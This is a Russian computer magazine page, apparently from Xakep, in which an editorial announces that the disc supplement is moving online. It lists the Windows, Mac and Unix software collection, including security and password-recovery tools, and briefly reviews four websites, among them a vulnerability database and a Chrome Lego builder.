Это третий номер][, который выходит без DVD в комплекте.

У приложения к журналу была интересная судьба. Сначала был один CD на 650 Мб. Потом диска стало два. Когда пришло время переходить на объемный DVD (невиданные доселе 4,5 Гб крутого контента, который можно было запихнуть!), выяснилось интересное: недалекие распространители хотели продавать журнал с двумя дисками, не понимая разницы между CD и DVD. Поэтому некоторое время пришлось выпускать две версии: с двумя CD и с DVD. На протяжении долгого времени мы выпускали журнал вместе с двухслойным DVD, ежемесячно выкладывая помимо прочего какой-нибудь увесистый дистрибутив.

Но теперь пришло другое время. Стоимость мегабайта теперь мало кто считает — почти у всех безлимит. Уже мало кто пугается, если нужно скачать файл, который весит несколько гигабайт. В конце концов, мало кто вообще пользуется дисками, а у некоторых нет даже подходящих приводов.

Мы по-прежнему будем готовить подборки полезных утилит для Windows, Linux и OS X. Мы по-прежнему будем делать видеоролики для админов, программистов и пентестеров. И мы по-прежнему будем выкладывать вспомогательные файлы для наших статей. Но делать это будем онлайн по этому адресу: dvd.xakep.ru — для многих теперь так гораздо удобнее.

Но! Страна у нас большая. И мы уверены, что есть такие люди, для которых диск — это единственный способ получить свежие подборки программ. Ребята, напишите нам — мы обязательно вам поможем.



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.48
Far Manager 3.0
Firefox 27.0.1
foobar2000 1.3.1
Google Chrome 32
K-Lite Mega Codec Pack 10.3.0
Miranda IM 0.10.21
Notepad++ 6.5.3
Opera 19.0
PuTTY 0.62
Skype 6.13
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.2
XnView 2.13

>Development
ActivePerl 5.16.3
ActivePython 2.7.5.6
AngularJS 1.2.13
Boost 1.55.0
Code Compare 3.1.55
Codeblocks 13.12
CodeLobster PHP Edition 4.9.1
CruiseControl.NET 2.8.4
DBeaver 2.3.7
Jevix 1.0
Nuitka 0.5.0.1
PyDev 3.3.3
RubyMine 6.0.3
Selenium IDE 2.5.0
SublimeClang
SynWrite Editor

>Misc
Bar Customizer
CinemaDrape 2.0
Cubiez
Explorer++ 1.3.5
ExtractNow 4.8.1.0
Junior Icon Editor 4.33
KuaiZip 2.3.2
Languagetool 2.4.1
Media Preview 1.3
My Computer Tweaker
Pause4Relax 2.4.0
Rainbow Folders
ResizeEnable
Syncplify.me Notepad 1.0.8.48
TeraCopy 2.27
VirtuaWin 4.4

>Multimedia
Any GIF Animator
Audio Amplifier Free 2.0.3
bitRipper
Espera 1.2.4
GOM Audio
Jajuk 1.10.6
Last.fm 2.1.36
Nootka 0.8.95b
PDF Shaper 2.3
Perfect Effects 8
Rawtherapee 4.0.12
Sound Valley 2.3.1.157
Stoffi
streamWriter 4.9.0.1
Ubiquitous Player 12.1
WildBit Viewer 6.1

>Net
ChrisPC DNS Switch 1.0
Cloudfogger 1.4.2143
Fullsync 0.10.2
gExplore 1.3
I2P 0.9.11
KiTTY 0.63
Nemesis 1.4
NetStalker 1.1
NetTraffic 1.26.1
OnlineVNC 3.1
Pidgin 2.10.8
Psi 0.15
Spotflux 2.9.20
TiffanyScreens 5.0
Tkabber 1.0
Torchat 0.9.9

>Security
Antigift 2.0
BufferZone Pro
Cookie Cadger 1.06
DBAN 2.2.8
list
Loki 0.2.7
Mobius Forensic Toolkit 0.5.16
MyFacePrivacy
security.txt
SQLNinja 0.2.999
Topera 0.0.2
Wisecracker 1.0
Xssploit 0.5
ChromePass 1.25
Dialupass 2.45
IE PassView 1.31
Mail PassView 1.80
MessenPass 1.42
Network Password Recovery 1.33
OperaPassView 1.10
PasswordFox 1.37
Phrozen Password Revealer 1.1
Social Password Decryptor 4.0
WebBrowserPassView 1.45
WiFi Password Dump 2.0
WirelessNetView 1.50

>System
BATExpert 1.1.0.2
BootRacer 4.6
Daphne 1.55
Double Driver 4.1
Driver Fusion 1.9.0
ExactFile 1.0.0.15
FreeUndelete 2.1
HDD Expert 1.7.0.9
LinuxLive USB Creator 2.8.27
PC Decrapifier 2.3.1
PCI-Z 1.0.0.2
Process Tamer 2.11.01
RAMExpert 1.4.0.5
Remo MORE
ToolWiz BSafe 1.6.0.0
Windows Hotfix Downloader 6.4

>>MAC
AirMail 1.1c
BirdFont 0.34
Chromium 34
Eddie 2.5.5
iColors 3.0
IPSecuritas 3.4
list
MacTerm 4.1.0
MAMP 2.2
Obscurity 1.4
Plex Media Server 0.9.8.18
Screenhero
SourceTree 1.8.1
Spectacle 0.8.4
Splunk 6.0.1
Supercan 1.0.0
Toau 1.5
Vienna 3.0.0
WireShark 1.8.12

>>UNIX
>Desktop
Ariamaestosa 1.4.9
Couturier 0.6.2
Fotoxx 14.01.1
Freemind 1.0.0
Geogebra 4.4.8.0
Jajuk 1.10.6
Languagetool 2.4.1
Lifeograph 1.0.0
Lightzone 4.1.0b5
Nootka 0.8.95b
Pitivi 0.92
Qmmp 0.7.4
Rawtherapee 4.0.12
Tragtor 0.8.77
Xbmc 12.3
Yagf 0.9.2.1
Zdesktoprecorder
Xnoise 0.2.20

>Devel
Buildbot 0.8.8
Cimg 1.5.8
Codeblocks 13.12
Cutemarked 0.9.1
Cxx-gtk-utils 2.2.5.1
Dart 1.1.1
Findbugs 2.0.3
Frama-c 3
Frosted 1.1.2
Hudson 3.1.1
Itext 5.4.5
Llvm 3.4
Msegui 3.0.0
Ninja 1.4.0
Nuitka 0.5.0.1
Projeqtor 4.1.2
Rust 0.9
Tapestry 5.3.7

>Games
Chromium-bsu 0.9.15.1
Openmw 0.28.0
Openttd 1.4.0b2

>Net
Cclive 0.9.3
Centerim 5.0.0b2
Fullsync 0.10.2
Leechcraft 0.6.60
Pidgin 2.10.8
Qupzilla 1.6.0
Rekonq 2.4.2
Rss2email 3.9
Skype 4.2.0.13
Socat 1.7.2.3
Softether_vpn 4.04
Squidward 0.6
Sup 0.15.3
Tkabber 1.0
Uget 1.10.4
Wget 1.15
Xiwtool 0.08
Yoono 1.8.44

>Security
Clamav 0.98.1
Fail2ban 0.8.12
Fwknop 2.6.0
Gnunet 0.10.0
Lynis 1.4.0
Nwipe 0.14
Ocserv 0.3.0
Penbang 0.5
Pwmd 3.0.6
Tuxcut 5.1

>Server
Apache 2.4.7
Asterisk 11.7.0
Cassandra 2.0.5
CouchDB 1.5.0
CUPS 1.7.1
HAproxy 1.4.24
Lighttpd 1.4.34
Lucene 4.6.1
Memcached 1.4.17
nginx 1.4.5
OpenSSH 6.5
OpenVPN 2.3.2
Redis 2.8.6
Samba 4.1.4
Sphinx 2.1.5
Squid 3.4.3


>System
Bfq 7
Bum 2.5.2
Cdist 3.0.4
Ec2box 0.07.02
Ganeti 2.10.0rc1
Linux 3.13
Lm_sensors 3.3.5
Pgcluu 1.1
S3cmd 1.5.0a1
Sisiya 0.6.30
Virtenv 0.8.8
Wayland 1.4.0
Wine 1.7.11
Worker 3.3.0
Xf86-video-freedreno 1.0.0

>X-distr
FreeNAS 9.2.1
Ubuntu 12.04.4

WWW 2.0

Новая и активно пополняющаяся база данных уязвимостей

01




BUGS COLLECTOR (bugscollector.com)

→ Хотелось бы тебе узнать, какие уязвимости найдены у Google, Facebook, eBay и на других крупных сайтах? Или ты багхантер и тебе нужно одно центральное место для хранения всех твоих находок? Bugscollector.com — именно такой ресурс. Здесь собираются различные уязвимости, обнаруженные на веб-сайтах со всего мира. Например, тут можно найти 0-day XSS для eBay, Forbes, ICQ и других популярных порталов. А в разделе Tricks тебя ждет небольшая коллекция крутых трюков, которые пригодятся при пентесте веба, — например, обход ограничений SOP, CSP, защиты PHP от CRLF-инъекций и много других интересных приемов!

BUILD WITH CHROME (buildwithchrome.com)

→ Помню, в детстве у меня была игра Lego Creator. И хотя у меня были и реальные наборы, виртуальный конструктор не на шутку захватывал: построенные машинки ездили, самолеты летали, а динамит взрывался (и это было единственным способом добавить в мир кубиков смерть и разрушение). Поэтому я не мог пройти мимо очередного «эксперимента» Google для браузера Chrome — конструктора Lego прямо в браузере! Причем в качестве места для строительства — не просто абстрактная доска, а любая точка на карте Google Maps. Таким образом, модели, собранные разными пользователями, все находятся в одном «мире», ссылками на них можно обмениваться друг с другом.




Конструктор Lego прямо в браузере

02

Включаем принудительную очистку кеша в Chrome

03




CACHE KILLER (bit.ly/1bnCPTV)

→ Каждый день возникает простая проблема: ты внес какое-нибудь изменение на сайт и вынужден долго и нудно рефрешить страницу, чтобы убедиться, что все работает нормально. Это может касаться любой работы с CSS и прочей статикой, хотя все может зависеть от настроек сервера. Во многих случаях можно воспользоваться простым расширением Cache Killer для браузера Chrome. Если нажать на иконку этого расширения, браузер начнет принудительно чистить кеш перед каждой загрузкой страницы. Еще можно настроить Cache Killer так, чтобы он автоматически включался и всегда работал при запуске браузера, — может быть полезно, чтобы оперативнее замечать различные баги в верстке.

VIDDME (https://vidd.me)

→ Viddme — это простой и быстрый сервис публикации видео. Если проводить аналогию между фото- и видеохостингами, то YouTube — это Flickr, а Viddme — это ImageShack или imgur. Сами создатели также позиционируют свой сервис как ответ на недавние многочисленные изменения в политике YouTube. Для публикации не нужна регистрация, а на странице нет ничего лишнего. Естественно, ролики можно эмбедить. В качестве основы выбран популярный видеовиджет video.js, способный выдавать видео во всех форматах HTML5 и Flash. Также доступны мобильные приложения для iOS и Android. Помимо роликов, можно публиковать GIF-анимации, но размещаться такая картинка будет тоже как ролик.



Быстрый и анонимный видеохостинг

04